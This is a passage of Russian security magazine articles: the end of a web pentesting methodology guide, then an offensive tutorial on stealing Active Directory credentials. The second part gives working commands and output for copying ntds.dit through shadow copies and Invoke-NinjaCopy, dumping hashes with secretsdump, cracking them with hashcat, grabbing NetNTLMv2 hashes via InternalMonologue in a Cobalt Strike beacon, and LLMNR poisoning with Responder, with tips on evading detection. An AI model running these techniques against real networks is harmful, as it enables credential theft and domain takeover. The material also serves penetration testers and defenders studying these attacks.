- сайты могут быть похожи друг на друга (например, их делал один подрядчик). Можно использовать инструмент для поиска идентичных фрагментов кода (комментарии, разные идентификаторы в JS-библиотеках, имена авторов в комментариях и прочее) наподобие publicwww.com/ в надежде, что эти сайты были проиндексированы;
- можно использовать разные инструменты для поиска субдоменов или искать их самому вручную, используя поиск по сертификатам или DNS-запросы. Можно использовать свои или общедоступные словари для перебора, ну и в целом привлекать разные инструменты, поскольку они постоянно обновляются и совершенствуются.

Map execution paths through application

Здесь говорится о составлении «карты» веб-приложения, то есть об отображении в текстовом или графическом виде всех или почти всех разделов сайта. Если этот процесс автоматизировать с помощью соответствующих инструментов, то ты получишь схему веб-приложения или сайта, на которую можно опираться при тестировании. Например, такая схема поможет классифицировать рубрики сайта по разделам методологии. К тому же автоматизированные утилиты могут обнаружить то, что ты упустил на этапе сбора информации.

CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

В этом разделе описано тестирование инфраструктуры веб-приложения. В гайде речь идет в основном о веб-сервере и СУБД. И хоть это фундамент любого веб-приложения, не стоит забывать про CI/CD-системы, шины сообщений и прочие компоненты инфраструктуры. Конечно, если они входят в намеченный план работ.

AUTHENTICATION TESTING / AUTHORIZATION TESTING

При тестировании аутентификации и авторизации не стоит забывать про такие вещи, как OAuth, SSO, OpenID. Тебе даже может встретиться аутентификация по сертификатам.

В общем, не теряйся, когда на горизонте появится что-то подобное, ведь схем аутентификации и авторизации существует множество. В один присест все не изучить, и практика их эксплуатации на реальных проектах появится не сразу: главное — понять, к какому разделу тестирования это относится.

INPUT VALIDATION TESTING

Первые два пункта этого раздела связаны с reflected/stored XSS-уязвимостями. Но XSS-уязвимости представляют собой подкласс более общих уязвимостей — reflected/stored HTML injection. Может случиться так, что XSS нет, а вот HTML injection есть. Кстати, помимо XSS/HTML-инъекций, также не забывай про инъекции в шаблоны — довольно серьезный подкласс атак, который может привести к удаленному исполнению кода. Еще один подвид атаки удаленного исполнения кода — атака SSRF.

Также не стоит забывать о том, в каком окружении работает веб-приложение. Нужно подумать, как потенциальный злоумышленник может использовать это для своей выгоды. Вот пример утечки хешей с Windows-сервера из-за одной лишь уязвимости, связанной с недостаточно хорошей фильтрацией вводимых данных.

В этом разделе также говорится про бинарные уязвимости Overflow и Format String: сюда вообще стоит включить весь спектр бинарных уязвимостей со всевозможными ухищрениями и атаками, которые можно выполнить удаленно. Это тема для отдельной статьи или даже книги и еще одно подтверждение тому, что в области ИБ надо развиваться всесторонне.

BUSINESS LOGIC TESTING

Вообще, в раздел, посвященный тестированию бизнес-логики, можно включить все что угодно. Проблемы в этой сфере могут привести к возможности DDOS-атаки, нарушению целостности, конфиденциальности и доступности информации. Вариантов можно придумать уйму, тут суть не в том, чтобы предусмотреть все возможные, а в том, чтобы научиться действовать по ситуации. Поэтому раздел носит в основном теоретический характер: практические приемы тестирования зависят от архитектуры и внутреннего устройства конкретного исследуемого объекта.

CLIENT SIDE TESTING

В первых двух пунктах этой части руководства речь снова заходит об XSS-уязвимостях, но на стороне клиента. Тут следует обратить внимание на два обстоятельства. Во-первых, не стоит забывать про HTML injection (ее тоже можно осуществить на стороне клиента). Во-вторых, XSS-уязвимости делятся на четыре типа: server-side reflected, server-side stored, client-side reflected и client-side stored. В последнем случае в качестве хранилища для XSS-нагрузки используется хранилище браузера (в пределах сессии или же на более долгий срок). На мой взгляд, деление должно быть именно по client-side reflected и client-side stored, ибо атаки DOM-based XSS и arbitrary JS injections могут быть выполнены в контексте обеих вышеупомянутых уязвимостей.

Аналогично родственником атаки SSTI (server side template injection) является CSTI. Принцип ее тот же самый, но выполняется она на стороне клиента.

ЗАКЛЮЧЕНИЕ

Веб-технологии имеют разные (иногда неочевидные) нюансы, и держать все это в голове просто невозможно, даже при наличии опыта. Главное оружие пентестера — это поисковые системы и свой личный набор инструментов.

А опыт приходит с практикой. Теоретические же знания можно почерпнуть в книгах, форумах, статьях, репортах на багбаунти-площадках. Можно даже вести свою собственную базу знаний — это особенно удобно, если ты посещаешь конференции вроде PHDays, ZeroNights, RuCTF, OffensiveCon или просматриваешь видеолекции. А методология тестирования в каждом новом проекте — это лишь отправная точка для дальнейшей работы.

WWW

Вот лишь небольшой список ресурсов, с которых можно начать составлять собственную базу знаний:

- Блог, посвященный пентестингу и ИБ
- База данных веб-уязвимостей от Acunetix
- База уязвимостей, зафиксированных Portswigger Burp Scanner
- Раздел про веб-безопасность на DEFCON
- Хаброблог OWASP
- Гитхаб GoSecure
- Блог Corben Leo
- Блог Geekboy
- Еще один блог
- Блог Detectify Labs
- Блог Wallarm
- Блог Cisecurity

Стоит гуглить все, что связано с безопасностью того компонента, который используется в веб-приложении. Например, JWT по отношению к JAVA, Web Services, если ты встретился с SOAP, или XXE и XSLT, если нужно разобраться с XML-документами. Также надо быть готовым к ситуациям, не описанным в методологии, в том числе и к тому, что заказчик захочет протестировать свои системы защиты.

Подходи к процессу творчески: даже очень подробный гайд все равно не предусмотрит всех возможных случаев. Дополнительно для систематизации собственных знаний можно изучить разные классификации угроз безопасности.

СБОР УЧЕТОК В ACTIVE DIRECTORY

КАК ИСКАТЬ КРИТИЧЕСКИ ВАЖНЫЕ ДАННЫЕ ПРИ АТАКЕ НА ДОМЕН

RalfHacker
hackerralf8@gmail.com

Для успешной атаки на Active Directory, захвата рабочих станций и перемещения по сети настоящему хакеру не обязательно владеть учетными данными пользователей. Но иногда без них не обойтись. А чтобы завладеть учеткой, нужно знать, где в сетях с Active Directory обычно хранятся пароли и как их оттуда добыть.

Другие статьи про атаки на Active Directory

- Разведка в Active Directory. Получаем пользовательские данные в сетях Windows без привилегий
- Атаки на Active Directory. Разбираем актуальные методы повышения привилегий
- Боковое перемещение в Active Directory. Разбираем техники Lateral Movement при атаке на домен
- Защита от детекта в Active Directory. Уклоняемся от обнаружения при атаке на домен
- Защита от детекта в Active Directory. Как обмануть средства обнаружения при атаке на домен
- Закрепляемся в Active Directory. Как сохранить доступ при атаке на домен


WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный информацией из этой статьи.

РАБОТА С NTDS.DIT

Файл `ntds.dit` представляет собой базу данных, в которой хранится информация Active Directory, такая как сведения о пользователях, группах и членстве в группах. База также включает хеши паролей для всех пользователей в домене.


Первым делом следует получить копию файла `ntds.dit`. Он расположен на контроллере домена в директории `C:\Windows\NTDS\`. Но просто скопировать его не получится, так как этот файл постоянно используется EFS в Active Directory, и оператор (пентестер, редтимер, злоумышленник или исследователь) рискует получить следующее сообщение об ошибке.



Ошибка копирования файла ntds.dit

Я расскажу о двух способах скопировать данный файл. Первый способ использует скрипт PowerShell, а второй — копирование с помощью встроенных средств Windows.

Скрипт Invoke-NinjaCopy позволяет копировать любые используемые службами Windows файлы, в том числе и `ntds.dit`. При этом скрипт не запускает посторонних служб и не внедряется в процессы или контекст System. Этот инструмент получает дескриптор диска, что дает ему право на чтение необработанного массива байтов всего тома. Затем скрипт анализирует структуру NTFS и ищет определенную сигнатуру. Таким образом определяет, где находится файл, и побайтово его копирует. Так можно читать даже файлы, которые блокирует LSASS.



```
PS C:\> . .\Invoke-NinjaCopy.ps1
PS C:\> Invoke-NinjaCopy -path c:\Windows\NTDS\ntds.dit -verbose -localdestinati
on c:\ntds.dit
ПОДРОБНО: PowerShell ProcessID: 1672
ПОДРОБНО: Calling Invoke-MemoryLoadLibrary
ПОДРОБНО: Getting basic PE information from the file
ПОДРОБНО: Allocating memory for the PE and write its headers to memory
ПОДРОБНО: Getting detailed PE information from the headers loaded in memory
ПОДРОБНО: StartAddress: 374771482624     EndAddress: 374771634176
ПОДРОБНО: Copy PE sections in to memory
ПОДРОБНО: Update memory addresses based on where the PE was actually loaded in
memory
ПОДРОБНО: Import DLL's needed by the PE we are loading
ПОДРОБНО: Done importing DLL imports
ПОДРОБНО: Update memory protection flags
ПОДРОБНО: Calling dllmain so the DLL knows it has been loaded
ПОДРОБНО: Calling StealthReadFile in DLL
ПОДРОБНО: Read 5242880 bytes. 15745024 bytes remaining.
ПОДРОБНО: Read 5242880 bytes. 10502144 bytes remaining.
ПОДРОБНО: Read 5242880 bytes. 5259264 bytes remaining.
ПОДРОБНО: Read 5242880 bytes. 16384 bytes remaining.
ПОДРОБНО: Read 16384 bytes. 0 bytes remaining.
ПОДРОБНО: Done unloading the libraries needed by the PE
ПОДРОБНО: Calling dllmain so the DLL knows it is being unloaded
ПОДРОБНО: Done!
```

Копирование файла с помощью Invoke-NinjaCopy

Плюс ко всему данный скрипт написан на PowerShell, поэтому запускается из памяти, что позволяет избежать его сохранения на диск.

Второй способ — теневое копирование. Для этого используется установленный в Windows инструмент vssadmin. Сначала следует создать теневую копию с помощью следующей команды:

```
> vssadmin create shadow /for=C:
```

```
C:\>vssadmin create shadow /for=C:
vssadmin 1.1 - Программа командной строки для администрирования службы теневого копирования томов
(C) Корпорация Майкрософт (Microsoft Corportion), 2001-2013.

Успешно создана теневая копия для "C:\"
    ID теневой копии: {1d728434-fc4a-4803-9938-c27dc18142c5}
    Имя тома теневой копии: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```

Создание теневой копии с помощью vssadmin

А теперь можно копировать оттуда никем не используемый файл `ntds.dit`.

```
> copy \\?\GLOBALROOT\Device\[имя тома теневой копии]\windows\ntds\
ntds.dit C:\ntds.dit
```

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit C:\ntds.dit
Скопировано файлов:         1.
```

Копирование ntds.dit

Таким образом, файл `ntds.dit` можно скопировать двумя разными способами. Но он зашифрован, и, чтобы его прочитать, необходим файл `SYSTEM`, получить который можно также несколькими способами. К примеру, из той же теневой копии или из реестра.

```
> copy \\?\GLOBALROOT\Device\[имя тома теневой копии]\windows\
system32\config\system C:\system
```

```
> reg save hklm\system C:\sys
```

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\system C:\system
Скопировано файлов:         1.
```

Копирование файла system из теневой копии

```
C:\>reg save hklm\system C:\sys
Операция успешно завершена.
```

Получение файла system из реестра

Теперь у оператора есть необходимые файлы, и он может перенести их к себе на машину для дальнейших работ, точнее для извлечения информации и взлома хешей паролей. Но сначала следует удалить теневую копию.


```
> vssadmin delete shadows /shadow=[ID теневой копии]
```

```
C:\>vssadmin delete shadows /shadow={1d728434-fc4a-4803-9938-c27dc18142c5}
vssadmin 1.1 - Программа командной строки для администрирования службы теневого копирования томов
(C) Корпорация Майкрософт (Microsoft Corportion), 2001-2013.

Вы действительно хотите удалить теневые копии (1)?  (Д/Н): [Н] д

Успешно удалены теневые копии (1).
```

Удаление теневой копии

Извлечь хеши можно с помощью скрипта `secretsdump`, входящего в пакет impacket.

```
# secretsdump.py -system ./system -ntds ./ntds.dit LOCAL
```




```
root@Ralf-PC:~/tmp# secretsdump.py -system ./system -ntds ./ntds.dit LOCAL
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x67b615353c40fa07b353a9fdf77bae93
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: c6569b6173a2f40e7b8a1a9614f38e5a
[*] Reading and decrypting hashes from ./ntds.dit
Администратор:500:aad3b435b51404eeaad3b435b51404ee:93aa64b7d73074afa66efe7212ea9ed5:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root:1001:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
DC1$:1002:aad3b435b51404eeaad3b435b51404ee:21b31d757b3219663e04e9cb8cd82951:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7d30c92f0af96336fb0d70dad8f92b39:::
tdomain.dom\alex:1105:aad3b435b51404eeaad3b435b51404ee:8c7dccc51a3fc77a031ffbc2f3cd619e:::
tdomain.dom\vivo:1109:aad3b435b51404eeaad3b435b51404ee:8c2e66ee681274c73e1a21518a0d16e4:::
tdomain.dom\jenny:1110:aad3b435b51404eeaad3b435b51404ee:cda6cc99ecb42ea66b160002eb907cf4:::
tdomain.dom\admin_sql:1112:aad3b435b51404eeaad3b435b51404ee:804a133b16859ae11b69ed21d794dda3:::
tdomain.dom\roman:1115:aad3b435b51404eeaad3b435b51404ee:ae491d078a9daca1908430d28d0c7ce5:::
WIN-CLIENT$:1118:aad3b435b51404eeaad3b435b51404ee:c9c5c89ab17485e7297fc0bd6aa8b717:::
[*] Kerberos keys from ./ntds.dit
Администратор:aes256-cts-hmac-sha1-96:1151292d190486a049eabf63f5f209a1f8e5f2ef9c86db119f811128d5560750
Администратор:aes128-cts-hmac-sha1-96:e72678e0fc6b19ce74aa3c423770086a
Администратор:des-cbc-md5:157375d9b02fa898
DC1$:aes256-cts-hmac-sha1-96:bc3a7db45d05b3874dd3cd7711cc4ff62601649471094cfacb5cd33a9c3c89fe
DC1$:aes128-cts-hmac-sha1-96:1b47513c59b38abbfa0e54c42f4b584e
DC1$:des-cbc-md5:da1010ab575d3de3
krbtgt:aes256-cts-hmac-sha1-96:24b8bad8e04a47598c29d297a066f7f4d3697a66ec2195be50fa846ca7eb6526
krbtgt:aes128-cts-hmac-sha1-96:41fbdaff9ff73fc4204055b3d9db8136
krbtgt:des-cbc-md5:86fbb3c4154fd5f2
tdomain.dom\alex:aes256-cts-hmac-sha1-96:dc445d49e773a6578b2e5de1a8a096e62ee89e4903999bc1af6b7aa6a5f72fb7
tdomain.dom\alex:aes128-cts-hmac-sha1-96:de5d9323f11199b2a540ec403430d7da
tdomain.dom\alex:des-cbc-md5:7c5d94fde5fd384f
tdomain.dom\vivo:aes256-cts-hmac-sha1-96:bf9cdd4fec7724406b0c88bee5a83b03cc48f99c22c72702d2b2fe4af57327bc
tdomain.dom\vivo:aes128-cts-hmac-sha1-96:8494629b72f126d939e6e59050522112
tdomain.dom\vivo:des-cbc-md5:f1e6b39bcbce159d
tdomain.dom\jenny:aes256-cts-hmac-sha1-96:f253411a3280c59cd56f8d7ef423a5aad4380de0dc8b3b7d7deffe85f42df6f1
tdomain.dom\jenny:aes128-cts-hmac-sha1-96:e04bfef1e9dcc646975dbfe9af85020f
tdomain.dom\jenny:des-cbc-md5:269d0862df4feaad
tdomain.dom\admin_sql:aes256-cts-hmac-sha1-96:6754a243c1dd1220f9444ba2ba55b09f319cd6e2f59dd64eb1574489c06f1f72
tdomain.dom\admin_sql:aes128-cts-hmac-sha1-96:8c755712504a394512f2333a29c64b3c
tdomain.dom\admin_sql:des-cbc-md5:0dc816e364f42a79
tdomain.dom\roman:aes256-cts-hmac-sha1-96:16759a7c8c10976c1f3ddcf620ee5c7ce74877ce6eb62d4aa0cf37da55cd59c4
tdomain.dom\roman:aes128-cts-hmac-sha1-96:b7e8ec4dceb8168ab48e383801c30849
tdomain.dom\roman:des-cbc-md5:0de3d619fd68a16e
WIN-CLIENT$:aes256-cts-hmac-sha1-96:99c0b2eab233ef8b947f86e77fa3caad092d3a2bce298148bc8f10ced8053b8d
WIN-CLIENT$:aes128-cts-hmac-sha1-96:3fc288d553dff6b94d55fc8608b6811e
WIN-CLIENT$:des-cbc-md5:46616ee3fb64dc9b
[*] Cleaning up...
```

Использование secretsdump для извлечения хешей

Для взлома NTLM-хешей можно использовать `hashcat`. Сохраним их в файл и отправим на перебор.

```
hashcat -a 0 -m 1000 ntlm.hashes dict.txt
```



```
root@Ralf-PC:~/tmp# cat ntlm.hashes
Администратор:500:aad3b435b51404eeaad3b435b51404ee:93aa64b7d73074afa66efe7212ea9ed5:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root:1001:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
DC1$:1002:aad3b435b51404eeaad3b435b51404ee:21b31d757b3219663e04e9cb8cd82951:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7d30c92f0af96336fb0d70dad8f92b39:::
tdomain.dom\alex:1105:aad3b435b51404eeaad3b435b51404ee:8c7dccc51a3fc77a031ffbc2f3cd619e:::
tdomain.dom\vivo:1109:aad3b435b51404eeaad3b435b51404ee:8c2e66ee681274c73e1a21518a0d16e4:::
tdomain.dom\jenny:1110:aad3b435b51404eeaad3b435b51404ee:cda6cc99ecb42ea66b160002eb907cf4:::
tdomain.dom\admin_sql:1112:aad3b435b51404eeaad3b435b51404ee:804a133b16859ae11b69ed21d794dda3:::
tdomain.dom\roman:1115:aad3b435b51404eeaad3b435b51404ee:ae491d078a9daca1908430d28d0c7ce5:::
WIN-CLIENT$:1118:aad3b435b51404eeaad3b435b51404ee:c9c5c89ab17485e7297fc0bd6aa8b717:::
```

Файл с хешами

```
31d6cfe0d16ae931b73c59d7e0c089c0:
259745cb123a52aa2e693aaacca2db52:12345678
8c2e66ee681274c73e1a21518a0d16e4:bart1979!
8c7dccc51a3fc77a031ffbc2f3cd619e:Bridge543
cda6cc99ecb42ea66b160002eb907cf4:Jin1989
804a133b16859ae11b69ed21d794dda3:SuperPassword9
ae491d078a9daca1908430d28d0c7ce5:UIas1357
Approaching final keyspace - workload adjusted.

93aa64b7d73074afa66efe7212ea9ed5:ZXCvbn123
```

Результат работы hashcat

Так мы получим некоторые пароли в открытом виде.


ПОЛУЧЕНИЕ ДАННЫХ АУТЕНТИФИКАЦИИ БЕЗ ВЗАИМОДЕЙСТВИЯ С LSASS

Конечно, для получения хешей пользовательских паролей можно использовать mimikatz, но сделать это без привлечения процесса LSASS нельзя, так как mimikatz достает данные непосредственно из памяти этого процесса.

В системе Windows NetNTLM — это протокол запроса-ответа, используемый там, где Kerberos не поддерживается. При обычной атаке оператор может активировать NetNTLMv2 в качестве клиентской аутентификации, а затем попробовать пройти проверку подлинности на своем подставном сервере, чтобы перехватить и проанализировать запрос от клиента.

Но использовать сеть — не всегда хорошая идея. Избежать этого нам поможет SSPI — программный интерфейс в Microsoft Windows между приложениями и провайдерами безопасности. Оператор может локально вызвать процедуру метода аутентификации NTLM из приложения пользовательского режима через SSPI. Это позволит вычислить ответ NetNTLM в контексте вошедшего в систему пользователя.

Сделать это можно с помощью инструмента InternalMonologue. Он обладает широким спектром возможностей, как и множеством вариантов запуска.



```
Event Log X | Listeners X | Beacon 192.168.226.137@1880 X
beacon> execute-assembly /root/tmp/InternalMonologue.exe -h
[*] Tasked beacon to run .NET program: InternalMonologue.exe -h
[+] host called home, sent: 126511 bytes
[+] received output:

Usage:
InternalMonologue -Downgrade True/False -Restore True/False - Impersonate True/False -Verbose True/False -Challenge ascii-hex
Example:
InternalMonologue -Downgrade False -Restore False -Impersonate True -Verbose False -Challenge 1122334455667788

Downgrade - Specifies whether to perform an NTLM downgrade or not [True/False]. Optional. Defult is true.
Restore - Specifies whether to restore the original values from before the NTLM downgrade or not [True/False]. Optional. Defult is true.
Impersonate - Specifies whether to try to impersonate all other available users or not [True/False]. Optional. Defult is true.
Threads - Specifies whether to locate tokens to impersonate from threads or not [True/False]. Optional. Defult is false.
Verbose - Specifies whether print verbose output or not [True/False]. Optional. Defult is false.
Challenge - Specifies the NTLM challenge to be used. An 8-byte long value in ascii-hex representation. Optional. Defult is 1122334455667788.
```

Справка InternalMonologue, загруженного через Cobalt Strike

Пример атаки Downgrade с помощью этого инструмента и Cobalt Strike показан на картинке ниже. Таким способом вполне реально получить NetNTLMv2-хеш пользователя, под которым выполнена атака.

```
beacon> execute-assembly /root/tmp/InternalMonologue.exe -Downgrade True -Verbose True
[*] Tasked beacon to run .NET program: InternalMonologue.exe -Downgrade True -Verbose True
[+] host called home, sent: 126565 bytes
[+] received output:
Checking threads for user tokens enabled: False
Not elevated. Performing attack with current NTLM settings on current user
root::TDOMAIN:1122334455667788:73c7d445ec590c29d80207cecc2a799e:0101000000000000df8ee92041fad501c30b814ca738febb0000000000080030003000000000000
```

Downgrade-атака с помощью InternalMonologue

Для взлома NetNTLMv2-хеша также можно использовать `hashcat`.

```
root@Ralf-PC:~/tmp# cat NetNTLMv2.hashes
root::TDOMAIN:1122334455667788:73c7d445ec590c29d80207cecc2a799e:0101000000000000df8ee92041fad501c30b814ca738febb
0000000008003000300000000000000000001000000002000000ea8ce1926a4a70596bda407285d4bbc5139b71c8bd3311f331140bf9cbc9c5b0
0a001000000000000000000000000000000000090018005400440044004f004d00410049004e005c0072006f006f0074000000000000000000
```

Файл с хешем

```
hashcat -a 0 -m 5600 NetNTLMv2.hashes dictionary.txt
```

```
ROOT::TDOMAIN:1122334455667788:73c7d445ec590c29d80207cecc2a799e:0101000000000000df8ee92041fad501c30b814ca738febb000000
0008003000300000000000000000001000000002000000ea8ce1926a4a70596bda407285d4bbc5139b71c8bd3311f331140bf9cbc9c5b00a0010000000
000000000000000000000000090018005400440044004f004d00410049004e005c0072006f006f0074000000000000000000:12345678
```

Результат работы hashcat

Эта атака выполняется более скрытно по сравнению с использованием mimikatz, поскольку в данном случае нет необходимости загружать код в защищенный процесс или выгружать память из него. Так как NetNTLMv2-хеш становится доступен в результате взаимодействия с локальным SSPI, сетевой трафик не регистрируется. А значит, в атакуемой системе остается меньше следов.

LLMNR/NBT-NS POISONING

В инфраструктуре Active Directory работа с именами хостов организована с использованием трех протоколов: DNS, LLMNR и NetBIOS. Все три обеспечивают взаимодействие с удаленной машиной по ее имени, так же как и по адресу. Если клиент Windows не может найти в сети имя определенного хоста с использованием DNS, он выполнит запрос с помощью протокола Link-Local Multicast Name Resolution (LLMNR). Если и здесь он потерпит неудачу, то будет выполнен запрос NetBIOS.

Различие между этими протоколами заключается в следующем. В случае с DNS запрос адреса по имени будет направлен на сервер, в то время как протоколы LLMNR и NetBIOS выполнят широковещательную рассылку в локальной сети, и хост, чье имя запрашивается, должен ответить. При этом, в отличие от NetBIOS, LLMNR способен работать с IPv6-адресами.

Оператор может прослушивать широковещательные рассылки LLMNR (UDP/5355) или NBT-NS (UDP/137) и отвечать на них, как будто ему известно местоположение запрошенного узла.

Таким образом, полная цепь атаки выглядит так:

1. Пользователь вместо `\\printserver` по ошибке обращается к `\\pintserver`.
2. DNS-сервер сообщает, что не имеет такой записи.
3. Клиент автоматически совершает широковещательный запрос.
4. Оператор отвечает на него, представляясь несуществующим сервером.
5. Клиент передает аутентификационную информацию оператору.





Схема атаки LLMNR Poisoning

На практике оператору нужен всего лишь один инструмент — Responder, которому следует указать только сетевой интерфейс.

```
root@Ralf-PC:~/tmp# responder -I vmnet8

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
```

Запуск Responder для LLMNR Poisoning

Успешно выполненная атака будет выглядеть так, как показано на следующей иллюстрации.



```
[SMB] NTLMv2-SSP Client   : 192.168.226.137
[SMB] NTLMv2-SSP Username : TDOMAIN\Администратор
[SMB] NTLMv2-SSP Hash     : Администратор::TDOMAIN:050f780ced0e2da8:4C3CB97C69AA0A6BFBDAAF819B7CD
10046005600040014005300 4D00420033002E006C006F00630061006C0003003400570049004E002D005000520048003
